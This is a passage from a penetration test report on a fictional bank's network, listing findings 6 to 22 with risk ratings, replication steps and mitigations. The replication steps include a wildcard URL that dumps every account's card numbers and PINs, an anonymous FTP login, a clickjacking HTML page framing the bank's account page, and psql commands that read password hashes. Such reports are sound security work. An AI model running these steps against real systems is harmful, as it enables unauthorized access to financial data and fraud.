2. Using Chrome go to more tools > Developer tools > Network Tab. Scroll down and copy the url from the request containing my.dinobank.us/process.php?id=somevalue&type=accounts&_=somenumber
   An example can be seen below.



3. Paste this into another tab.
4. Logout of the current user session. If you do not logout, it will only list the current user's information.
5. Replace the id=somevalue with id=* so the url becomes my.dinobank.us/process.php?id=*&type=accounts&_=somenumber. * is a wildcard.
6. Go to this url. The site will then list a large table containing the information in all

accounts, including card numbers and pin numbers.

7. An example result can be seen below. Only one or two rows are shown for brevity, but the output was the entire accounts table. In addition, loan information can be accessed when replacing the value accounts with loans.

MITIGATION

Check that the user has authorization by validating their session token before allowing them to access account data. In addition, it may be a good idea to filter certain special characters such as wildcards.

FINDING #	7	TITLE	NT Service Account "MSSQL$MICROSOFT##WID" Interactive Logon		
RISK	MEDIUM	IMPACT	HIGH	LIKELIHOOD	NOT LIKELY
CVSS	7.5	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N			
HOSTS	10.0.1.12 (21/tcp)				

DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank.

In the host specified below, a SYSTEM Service Account named "MSSQL$MICROSOFT##WID" was found, which is responsible for WSUS-related database operations, which has interactive logon enabled.

Service accounts should not allow for interactive logon because of a plethora of reasons. First of all, because the accounts are not tied to a human user, implementing secure password policies becomes difficult. When a regular user logs in and their password has not matched the enterprise password policy, such as the password expiration date, they are able to reset their password improving security.

On the other hand, service accounts are not tied to human users, meaning their passwords are unlikely to change for long periods of time. Once this account is compromised, an attacker does not have to worry about their access being revoked as the account is not tied to a human user.

ATTACK REPLICATION

To confirm this vulnerability, browse to the "C:\Users\MSSQL$MICROSOFT##WID" directory and confirm the presence of directories generated when a user initially logs in an interactive session.

MITIGATION

In order to remediate this vulnerability, deny interactive logon for the MSSQL service account.

FINDING #	8	TITLE	Anonymous FTP Account Enabled		
RISK	HIGH	IMPACT	MEDIUM	LIKELIHOOD	VERY LIKELY
CVSS	7.5	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N			
HOSTS	10.0.1.12 (21/tcp)				

DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank.

An attacker can connect to the FileZilla FTP server anonymously allowing for read access to the entire C:\ drive without the need for valid credentials. There are a couple of serious risks associated with this server. This server is responsible for hosting Windows Server Update Services, used to push updates to enterprise clients.

Since read access to the filesystem is permitted, the SSL private key for the WSUS instance is exposed. This exposure allows an attacker to do a man-in-the-middle attack on clients when they request updates. If an enterprise client requests an update via the HTTP interface while an attack is in progress, the update response can be spoofed to return a malicious update. If an enterprise client requests via the HTTPS interface, because the attacker has access to the private key, they can decrypt and encrypt malicious responses.

ATTACK REPLICATION

Initiate an FTP Session with the 10.0.1.12 server on the default port 21. Authenticate using “anonymous” as the username and password.

```
C:\Windows\system32>ftp 10.0.1.12
Connected to 10.0.1.12.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
202 UTF8 mode is always enabled. No need to send this command.
User (10.0.1.12:(none)): anonymous
331 Password required for anonymous
Password:
230 Logged on
```

MITIGATION

Disable anonymous login in the “FileZilla Server.xml” configuration file.

REFERENCES

https://tools.ietf.org/html/rfc1635

FINDING #	9	TITLE	Duplicate IVR PIN Numbers		
RISK	MEDIUM	IMPACT	HIGH	LIKELIHOOD	UNLIKELY
CVSS	6.5	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N			
HOSTS	10.0.2.102				

DETAILS

Once [redacted] gained access to the DinoBank customer database, it was discovered that within the DinoBank IVR system, all customer PIN numbers for accessing their account information was set to the same four digit number. This means that given an attackers SSN or tax ID, an attacker could easily bypass the secondary authentication of the PIN number very easily.

The likelihood of this vulnerability is likely as it requires getting a hold of customer's SSN or taxID prior. The impact of this vulnerability is high, given that the IVR system, once authenticated, returns account numbers, account status, account balance. It additionally reveals information on the customers CD and loan accounts.

ATTACK REPLICATION

Using any DinoBank customer SSN or tax ID, dial into the IVR system, and input the tax ID when prompted. The system will then prompt for a PIN number, input the weak PIN found on all accounts. This weak PIN can be found by accessing the DinoBank database using the previous vulnerability. Once the IVR system has authenticated, pressing the numbers 1,2,3 will display information on the user's accounts, CD, and loans.

MITIGATION

In order to mitigate this vulnerability, a reset of all DinoBank customer PIN numbers will be required. In addition, it is recommended to have a stronger PIN standards with randomized PIN numbers and increase in length.

FINDING #	10	TITLE	X-Frame-Options Header Not Set		
RISK	MEDIUM	IMPACT	MEDIUM	LIKELIHOOD	LIKELY
CVSS	6.5	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N			
HOSTS	10.0.1.12, 10.0.1.20,10.0.1.20:81, 10.0.1.33, 10.0.1.250, 10.0.2.100, 10.0.2.101, 10.0.2.113, 10.0.2.115, 10.0.2.115:8000				

DETAILS

In the hosts specified above, web servers exist that have not set X-Frame-Options. An attacker can use clickjacking to hijack clickable content of any of the mentioned sites using HTML tags such as <frame>, <iframe>, <embed> or <object>. Sites can use X-Frame-Options header to evade clickjacking attacks by ensuring that their content is not embedded into other sites. my.dinobank.us is also one of the affected websites, which what clients use to login to their accounts and transfer money, request loans, and add accounts.

The likelihood is medium because some of these sites are the externally-facing sites, but it needs them to be logged into the site to exploit clients. One dangerous exploit can be transferring money from every individual that visits a specific website to a particular account. The impact is also medium since it's affecting targeted individuals, not every client in the database.

ATTACK REPLICATION


A scenario where attackers can transfer money by opening https://my.dinobank.us in <frame> tag and creating an interesting button for the clients to click which in this example will be transferring money.

Attackers can use an HTML page with a content similar to this page which can target clients.

```
<html>
  <style>
   iframe {
      width:1000px;
      height:600px;
      position:absolute;
      top:0; left:0;
      filter:alpha(opacity=10); /* in a real attack this would be opacity=0 */
      opacity:0.1;
   }
  </style>
```

```
  <body>
    <button style="z-index:-1;margin-top:330px;margin-left:290px;width:50px;">Click
here</button>
    <iframe src="https://my.dinobank.us/accounts.php" width="1000"
height="600"></iframe>
  </body>
</html>
```

An example for the attack that can target the client would be similar to this page but it would target specific functionalities like but not excluded to transferring money functionalities.



MITIGATION

Ensure that all web applications have the proper X-Frame-Options configurations.

REFERENCES

https://www.imperva.com/learn/application-security/clickjacking/

FINDING #	11	TITLE	Broken Access Control		
RISK	LOW	IMPACT	LOW	LIKELIHOOD	VERY LIKELY
CVSS	5.3	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N			
HOSTS	10.0.2.101				

DETAILS

my.DinoBank.us allows access to the internal interface without actual user logon. This may allow an unknown user to create arbitrary accounts.

The likelihood is very high as this is extremely simple. This vulnerability does not have much of an impact beyond possibly creating arbitrary financial accounts presenting the potential risk for Denial of Service.

ATTACK REPLICATION

To replicate this vulnerability, go directly to my.dinobank.us/accounts.php. The user will show as unknown.

MITIGATION

To remediate this vulnerability, Check that the user has actually logged in before showing them the interface.

FINDING #	12	TITLE	Lack of Email Validation		
RISK	MEDIUM	IMPACT	MEDIUM	LIKELIHOOD	VERY LIKELY
CVSS	5.3	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N			
HOSTS	10.0.1.31, 10.0.2.103, 10.0.2.101 (80/tcp)				


DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank.

The web application on bankweb-01.dinobank.us and reports-01.dinobank.us do not have email validation when creating users in the application. For reports-01.dinobank.us, this means an attacker with information about the database server could create an account, connect to the database, and retrieve highly sensitive data.

A secondary method of abuse is the possible automation of user account creation. As there is no email validation, an attacker could create a script which creates multiple user accounts and possibly flood the database with fake users. This may cause an availability issue to the business as a whole.

The likelihood is very likely because 10.0.2.101 and 10.0.2.103 web application is facing the public, visible to clients. The impact is medium as all of the users created without email validation is a normal user, not an Administrator user.



ATTACK REPLICATION

Navigate to the host and create an account with any randomly chosen email address. After that, navigate QueryTree as an authenticated user.

MITIGATION

Implement email validation for user creation for web application in the host's web application.

FINDING #	13	TITLE	Misconfigured permissions		
RISK	MEDIUM	IMPACT	LOW	LIKELIHOOD	NOT LIKELY
CVSS	5.3	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L			
HOSTS	10.0.1.31				


DETAILS

On the MediaWiki site, any user can create an account on the site with enough permissions to change the Main page's content. Due to misconfigured permissions, all new users are able to modify, delete, and add pages including the Main Page on the site. Considering this server is an intranet wiki containing DinoBank related information, any user changing content of the content wiki is concerning.


The likelihood is not likely because the attacker needs to be aware of this vulnerability. The impact is low as this is an intranet wiki, which is under monitoring of the DinoBank security team.

ATTACK REPLICATION

Create a user in the site though this page:
http://10.0.1.31/index.php?title=Special:CreateAccount&returnto=Main+Page




After filling the form a new “Admin” user is created.



For modifying the intranet wiki content,
Using the browser http://10.0.1.31/index.php?title=Main_Page&action=edit, which shows a

button where users can edit the source of the pages.



MITIGATION

This vulnerability requires system administrators to configure stronger and more restrictive permissions for new users.

FINDING #	14	TITLE	Invalid Certificate		
RISK	LOW	IMPACT	LOW	LIKELIHOOD	VERY LIKELY
CVSS	5.3	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N			
HOSTS	10.0.2.100				


DETAILS

Server 10.0.1.250 does not have a valid certificate for its web server. This can result in loss in trust with DinoBank's website due these warnings. In addition, customers may become used to these warnings and this may leave customers more susceptible to trusting suspicious websites.

The likelihood is very likely because people will always encounter this message when going to this site. The impact is low because this does not automatically mean a client is at risk when going to this website.

ATTACK REPLICATION

To replicate this vulnerability, go to 10.0.1.250. You will receive this error message.



MITIGATION

In order to mitigate this vulnerability, use a proper SSL certificate issued by a renowned

Certificate Authority.

REFERENCES

https://www.acunetix.com/vulnerabilities/web/ssl-certificate-common-name-invalid/

FINDING #	15	TITLE	Guest Account Enabled		
RISK	MEDIUM	IMPACT	MEDIUM	LIKELIHOOD	VERY LIKELY
CVSS	4.3	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N			
HOSTS	10.0.10.100 (445/tcp)				

DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank.


In the hosts specified below, [redacted] found that the Guest account was enabled allowing for restricted access to the null session connection, IPC$. Since the Guest account requires no credentials, this user account can be abused by an attacker to change their scope.

For example, if an attacker were to have login terminal, the attacker could abuse the Guest account to gain a restricted session on the machine, changing their scope from an unauthenticated user to that of the Guest account.

The likelihood is very high because the login of guest account does not require any authentication. The impact is medium as [redacted] were unable to find any critical or sensitive file in the IPC$ share.

ATTACK REPLICATION

To confirm this vulnerability, “crackmapexec” and simply attempting to remotely access the account is adequate.



MITIGATION

In order to remediate this vulnerability, disable the “Guest” user account. If the “Guest” account is required for current business operations, the server is at DinoBank 27 risk as it is a high value Domain Controller machine.

REFERENCES

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/accounts-guest-account-status

FINDING #	16	TITLE	Weak Hashing Algorithm		
RISK	LOW	IMPACT	MEDIUM	LIKELIHOOD	NOT LIKELY
CVSS	2.7	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N			
HOSTS	10.0.2.100				

DETAILS

The PostgreSQL database on host 10.0.2.100 uses a weak password hashing algorithm (MD5) on the username concatenated with the password for storing postgresql user passwords. While precomputed tables cannot be used as a result of the concatenation, these hashes are still easily cracked since MD5 is an extremely fast algorithm. Furthermore, MD5 is deprecated according to NIST standards due to being cryptographically broken.

If an attacker gets ahold of the password hashes, they can retrieve credentials by using a cracking tool. These credentials can then be used to gain access to client accounts, exposing sensitive data and eroding trust in DinoBank.

The likelihood is rare since the user requires access to the database before they can retrieve hashes. However, this can depend on how easily the user can access these hashes. That can depend on the strength of the password for a user account that allows access to the hashes. The likelihood also depends on the strength of the user passwords. If the passwords are weak or non-unique the attacker is likely to find them in existing password lists. If the passwords are strong and unique, the attacker may be unable to crack hashes.

The impact is medium since this vulnerability has to be combined with the compromising of the database and weak passwords in order to become a major concern.

ATTACK REPLICATION

1. Log into the postgresql database
psql -h 10.0.2.100 -U postgres

2. In order to see the weak hashes
select * from pg_shadow;

MITIGATION

Avoid using deprecated hashing algorithms such as MD5 or SHA1.

Using slower password hashing algorithms such as scrypt, bcrypt, argon2, or PBKDF2 will

slow password cracking rate. This means that it may take an attacker an unfeasible amount of time to crack slightly more complex or rare passwords.

This vulnerability is also somewhat dependent on password strength. Having strong and unique passwords (as recommended in the weak password finding) will help prevent attackers from easily retrieving plaintext passwords. Extremely simple and very commonly used passwords will still be vulnerable to being cracked.

REFERENCES

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

FINDING #	17	TITLE	Missing SSL/TLS implementation		
RISK	LOW	IMPACT	MEDIUM	LIKELIHOOD	LIKELY
CVSS	2.0	CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N			
HOSTS	10.0.1.33:80, 10.0.1.31:80, 10.0.1.20:81, 10.0.1.12:80				

DETAILS

Four web servers haven't implemented SSL/TLS, which is used for secure communication over the internet. The primary goals for HTTPS is protection of the privacy and integrity of the exchanged data while in transit. It protects against man-in-the-middle attacks, which it is likely that DinoBank clients will be targeted by since it is a financial institution.

ATTACK REPLICATION

Browse any of these hosts: http://10.0.1.33:80, http://10.0.1.31:80, http://10.0.1.20:81, http://10.0.1.12:80

MITIGATION

Implement SSL/TLS in every web server.

FINDING #	18	TITLE	Sensitive Data Leaked Online		
RISK	INFO	IMPACT	INFO	LIKELIHOOD	INFO
LOCATION	DinoBank Subreddit				

DETAILS

A weak password was leaked online by DinoBank employees with a claim that they had been changed. A minor edit to this password proved to be a password for a user account on DinoBank's networks.

The likelihood is high because this is easily found on DinoBank's social media and it is fairly easy to guess the edit to the original password. The impact is also high because the particular password is used for local administrator on multiple Windows computers.

ATTACK REPLICATION

1. Visit this post on reddit and view the weak password.
   https://www.reddit.com/r/DinoBank/comments/dnobvo/wow_found_some_instances_of_password1_on_our/

MITIGATION

Immediately change all accounts that have this weak password.


FINDING #	19	TITLE	Improper Access Control		
RISK	INFO	IMPACT	INFO	LIKELIHOOD	INFO
HOSTS	10.0.10.100, 10.0.11.100, 10.0.12.100				

DETAILS

In the hosts listed, sensitive pipes are exposed by the SMB service which may present a risk to DinoBank servers. This finding is informational because there is no clear impact to DinoBank workstations.

ATTACK REPLICATION

For the hosts listed above, utilize the auxiliary/scanner/smb/pipe_auditor metasploit module to view common pipes that are accessible.



MITIGATION

Ensure that access to sensitive SMB pipes is not permitted.

REFERENCES

https://www.rapid7.com/db/modules/auxiliary/scanner/smb/pipe_auditor

FINDING #	20	TITLE	Indicator of Compromise - Malware		
RISK	INFO	IMPACT	INFO	LIKELIHOOD	INFO
HOSTS	10.0.10.201, 10.0.10.202, 10.0.10.203, 10.0.10.208, 10.0.10.209, 10.0.12.201, 10.0.12.208				

DETAILS

In the Windows machines listed, [redacted] found a binary "miner.exe" in the "C:\Windows\System32" that was not running. Upon further investigation, [redacted] discovered that this binary was a cryptocurrency miner. [redacted] considered this a potential indicator of compromise and immediately contacted the point of contact. [redacted] was notified that cryptocurrency miners are unauthorized and was asked to conduct a further investigation.

Furthermore, during the course of our engagemen[redacted] discovered an email chain around 10/06/2019 where Dan Oliver instructed Alex Faulkner to remove a cryptocurrency miner that Faulkner had installed on DinoBank machines.

MITIGATION

Ensure that the cryptocurrency miner is removed from all machines and perform an audit for further malicious threats that may be present in DinoBank's environment. [redacted] does provide this service should DinoBank be interested in pursuing future engagements.

FINDING #	21	TITLE	Indicator of Compromise - Malicious Port		
RISK	INFO	IMPACT	INFO	LIKELIHOOD	INFO
HOSTS	10.0.1.250				

DETAILS

During our investigation, [redacted] discovered port '40745' open on the coins-01 host '10.0.1.250'. [redacted] discovered that the service on the port supported SSL. [redacted] discovered the following certificate returned by the server.

Issued to: Internet Widgits Pty Ltd

Issued by: Internet Widgits Pty Ltd

The "Internet Widgits Pty Ltd" name is a known malicious indicator associated with the Dyre malware. [redacted] considered this a potential indicator of compromise and immediately contacted the point of contact. [redacted] acknowledges that this may be a false positive, however further investigation is warranted.

MITIGATION

[redacted] recommends that DinoBank determine the underlying service at this port to ensure that the host has not been compromised. If the service is determined to be malicious, [redacted] suggests that DinoBank perform an audit for further malicious threats that may be present in DinoBank's environment. [redacted] does provide this service should DinoBank be interested in pursuing future engagements.

FINDING #	22	TITLE	Bug in my.dinobank.us		
RISK	INFO	IMPACT	INFO	LIKELIHOOD	INFO
CVSS	0.0	<CVSS String>			
HOSTS	10.0.2.100				

